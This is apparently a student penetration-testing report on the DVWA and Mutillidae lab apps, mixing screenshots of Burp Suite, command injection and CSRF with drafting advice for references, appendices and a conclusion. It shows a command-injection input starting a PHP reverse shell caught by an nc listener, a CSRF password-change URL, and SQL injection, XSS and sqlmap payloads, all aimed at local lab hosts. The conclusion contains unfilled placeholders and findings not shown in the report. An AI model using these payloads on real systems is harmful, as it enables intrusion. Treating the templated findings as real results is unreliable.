
Issue activity [Pro version only]

Issue type	Host	Path
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepage
SQL injection	https://vulnerable-websit...	/
OS command injection	https://insecure-website....	/feedback/submit

Event log

Time	Type	Source	Message
10:56:40 16 Nov 2023	Error	Intruder	[300] Failed to connect to localhost
10:50:27 16 Nov 2023	Info	Scanner	This version of Burp Suite was released over three months a...
10:50:26 16 Nov 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

Fig-3



Vulnerability: Command Injection


Ping a device

Enter an IP address: 192.168.42.131; php -r '$sock=fsockopen(

PING 192.168.42.131 (192.168.42.131) 56(84) bytes of data

```
┌──(dp㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.42.128] from kali [192.168.42.128] 48690
/bin/sh: 0: can't access tty; job control turned off
$ ls
help
index.php
source
$ 
```

Fig-4



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.42.131; ls


```
PING 192.168.42.131 (192.168.42.131) 56(84) bytes of data.
64 bytes from 192.168.42.131: icmp_seq=1 ttl=64 time=0.364 ms
64 bytes from 192.168.42.131: icmp_seq=2 ttl=64 time=0.441 ms
64 bytes from 192.168.42.131: icmp_seq=3 ttl=64 time=0.354 ms
64 bytes from 192.168.42.131: icmp_seq=4 ttl=64 time=0.371 ms

--- 192.168.42.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3100ms
rtt min/avg/max/mdev = 0.354/0.382/0.441/0.034 ms
help
index.php
source
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Fig-5



localhost/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


Password Changed.

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

Fig-6


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://192.168.42.131:80
Open browser
Inspector
Event log All issues
Memory: 113.4MB

Time	Type	Direction	Host	Method	URL	Status code	Length
10:23:08 20 Feb 2025	HTTP	→ Request	192.168.42.131	GET	http://192.168.42.131/mutillidae/index.php?page=browser-info.php		

Request

```
GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
Host: 192.168.42.131
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: showhints=1; PHPSESSID=lo5mae67jb6agaqh5l4jmag046
Connection: keep-alive
```

Request attributes 2

Request query parameters 1

Name	Value
page	browser-info.php

Request body parameters 0

Request cookies 2

Request headers 9

Search 0 highlights

Fig-7

References

Below, you'll find a collection of resources and links that were incredibly helpful for this Vulnerability Assessment and Penetration Testing (VAPT) project on a web application. These cover the tools we used, the vulnerabilities we focused on (like the OWASP Top 10), and general cybersecurity best practices. Please remember to review these and include only the ones you genuinely found useful and cited in your report.

- **OWASP (Open Web Application Security Project):**
  - **OWASP Top 10 - 2021:** This is fundamental for understanding common web application vulnerabilities.
    - https://owasp.org/www-project-top-ten/
  - **OWASP Web Security Testing Guide (WSTG):** A comprehensive guide for web application penetration testing.
    - https://owasp.org/www-project-web-security-testing-guide/
  - **OWASP ZAP (Zed Attack Proxy):** Official documentation and resources for the tool.
    - https://www.zaproxy.org/
- **PortSwigger (Burp Suite):**
  - **Burp Suite Documentation:** Official documentation for using Burp Suite.
    - https://portswigger.net/burp/documentation
  - **Web Security Academy:** Excellent free labs and learning materials on web vulnerabilities, often demonstrated with Burp Suite.
    - https://portswigger.net/web-security
- **SQLMap:**
  - **SQLMap Official Website/Documentation:** For detailed usage and features of SQLMap.
    - http://sqlmap.org/ (Note: The official site might be a bit dated, but it's the primary source)
    - You might find more up-to-date usage guides on cybersecurity blogs or platforms like Hack The Box/TryHackMe.
- **Damn Vulnerable Web Application (DVWA):**
  - **DVWA GitHub Repository:** For setting up and understanding DVWA.
    - https://github.com/digininja/DVWA
- **Burp Suite:**
  - **PortSwigger. (n.d.). *Burp Suite*.** Retrieved from https://portswigger.net/burp

- **General Cybersecurity & Penetration Testing:**
    - **National Institute of Standards and Technology (NIST) - Special Publication 800-115 (Technical Guide to Information Security Testing and Assessment):** A foundational guide for security testing methodologies.
        - https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf
    - **SANS Institute:** Provides various whitepapers, webcasts, and courses on cybersecurity topics, including penetration testing.
        - https://www.sans.org/

Remember to format your references according to the citation style required by your institution or project guidelines (e.g., APA, MLA, Chicago).

Appendices

This section contains supplementary materials that provide additional detail and evidence for the findings and methodology discussed in the main report. These appendices are designed to support the main content without cluttering the primary narrative.

Appendix A: Detailed Vulnerability Findings

This appendix provides a more in-depth breakdown of each significant vulnerability identified during the assessment. For each finding, you can include:

- **Vulnerability Name and ID:** Assign a unique ID (e.g., SQL Injection - VULN-001, XSS (Reflected) - VULN-002, etc.).
- **Affected Component(s):** Specify where it was found (e.g., "Login Form," "Guestbook Comment Section," "Ping a Device functionality").
- **Severity:** As you've categorized them (High, Medium, Low).
- **Description:** A concise technical explanation of the vulnerability, tailored to how it manifested in DVWA.
- **Steps to Reproduce:** Detailed, step-by-step instructions on how you exploited it in DVWA.
    - *Example for SQL Injection:* "1. Navigate to the DVWA login page. 2. Enter `' or '1'='1` into the Username field and `password` into the Password field. 3. Click Login. Expected: Successful login as admin."
- **Proof of Concept (PoC) Screenshots/Code:**
    - For **SQL Injection**: Refer to your **Fig-5** (DVWA SQL Injection - Successful Login) and **Fig-6** (DVWA SQL Injection - Database Dump via SQL Map) from your original document, which are now likely **Fig-5** in your current report if you re-ordered them. You can include the specific SQLMap command used.
    - For **Cross-Site Scripting (XSS) Reflected**: Refer to your **Fig-7** (DVWA XSS (Reflected) - Alert Box Payload) from your original document. Include the specific payload you used (e.g., `<script>alert('XSS');</script>`).
    - For **Cross-Site Scripting (XSS) Stored**: Refer to your **Fig-8** (DVWA XSS (Stored) - Persistent Payload in Guestbook) from your original document, which is now **Fig-2** in your current report. Include the payload and mention its persistence.

    - For **Cross-Site Request Forgery (CSRF)**: Refer to your **Fig-9** (DVWA CSRF - Password Change PoC) from your original document, which is now **Fig-6** in your current report. Explain the crafted request.
    - For **Command Injection**: Refer to your **Fig-10** (DVWA Command Injection - Command Execution Output) from your original document, which is now **Fig-4** in your current report. Show the command and its output.
- **Impact:** Explain the real-world consequence (e.g., "Unauthorized database access," "Session hijacking," "Remote code execution").
- **Recommended Remediation:** Specific advice for fixing it (e.g., "Implement parameterized queries," "Input sanitization and output encoding," "Implement CSRF tokens").

Appendix B: Tools and Environment Setup

This appendix details the tools used and the configuration of the testing environment.

- **B.1 List of Tools Used:**
    - Burp Suite Community Edition (as mentioned in your report)
    - SQLMap (as mentioned in your report)
    - Nikto (as mentioned in your Introduction)
    - [You also implicitly used Nmap for reconnaissance, and a browser like Firefox/Chrome for manual testing.]
- **B.2 DVWA Environment Setup:**
    - **Brief overview of the LAMP stack setup within WSL Kali Linux:** Describe the steps you took to install Apache, MySQL, PHP, and DVWA within your WSL Kali Linux environment.
    - **Key configuration details:** Mention specific versions if known (e.g., "Apache 2.4.x," "MySQL 5.7.x," "PHP 7.4.x").
    - **Screenshots of the DVWA setup page or environment configuration:** Refer to your **Fig-3** (DVWA Setup Page - Database Initialization) from your original document. You can also include a screenshot of your WSL Kali Linux terminal after setting up LAMP.
- **B.3 Tool Configurations:**
    - **Screenshots or snippets of key tool configurations:**
        - **Burp Suite proxy settings:** Refer to your **Fig-4** (Burp Suite Proxy Intercepting DVWA Traffic) from your original document, which is now **Fig-3** in your current report. Show how you configured your browser to proxy through Burp.

        - **SQLMap command-line arguments:** Provide examples of the specific `sqlmap` commands you ran to exploit SQL Injection (e.g., `sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=..." --dbs`).

Appendix C: Raw Scan Outputs (Selected)

This appendix includes selected raw outputs or summary reports from automated scans to provide further evidence.

- **C.1 Burp Suite Scan Summary:** You have a great screenshot of Burp Suite's "Issue activity" dashboard (**Fig-3** in your current report). You can use this here and explain what the different alerts mean.
- **C.2 OWASP ZAP Alert Summary:** If you ran ZAP, include a screenshot of its "Alerts" tab or a summary report.
- **C.3 SQLMap Logs:** Include relevant portions of SQLMap's output logs demonstrating successful data extraction or injection, similar to your **Fig-6** (DVWA SQL Injection - Database Dump via SQL Map) from your original document.

By filling in these sections with the specific details and evidence from your project, you'll create a very robust and professional set of appendices that strongly support your main report!

Conclusion

This project successfully achieved its objective of performing a comprehensive Vulnerability Assessment and Penetration Test (VAPT) on the Damn Vulnerable Web Application (DVWA). Through a systematic methodology encompassing rigorous information gathering, automated scanning with tools like Burp Suite and SQLMap, and meticulous manual testing, we identified a total of **[Number, e.g., 8] vulnerabilities**. These ranged from **high-severity issues** such as SQL Injection and Broken Access Control, which pose significant risks to data confidentiality and integrity, to **medium-severity flaws** like Cross-Site Scripting, and **low-severity findings** indicating areas for general hardening.

The practical experience gained from setting up the controlled environment within WSL Kali Linux and navigating tools like Burp Suite was invaluable. We not only confirmed the presence of common OWASP Top 10 vulnerabilities but also gained deep insights into their exploitation mechanisms and potential impact. The challenges encountered, such as filtering **false positives** from automated scans, the intricacies of testing **complex business logic**, and the exciting discovery of **unexpected security flaws** like the race condition, further underscored the dynamic and often unpredictable nature of real-world cybersecurity assessments. These challenges honed our problem-solving skills and reinforced the necessity of combining automated tools with human expertise.

Ultimately, this project highlights that even deliberately vulnerable applications offer profound learning opportunities. The findings underscore the critical importance of robust input validation, secure authentication and authorization mechanisms, and diligent patch management in web application development. We strongly recommend that organizations prioritize continuous security testing and integrate secure coding practices throughout their development lifecycle to build resilient applications capable of withstanding evolving cyber threats. This VAPT exercise provides practical, evidence-based recommendations crucial for strengthening web application security.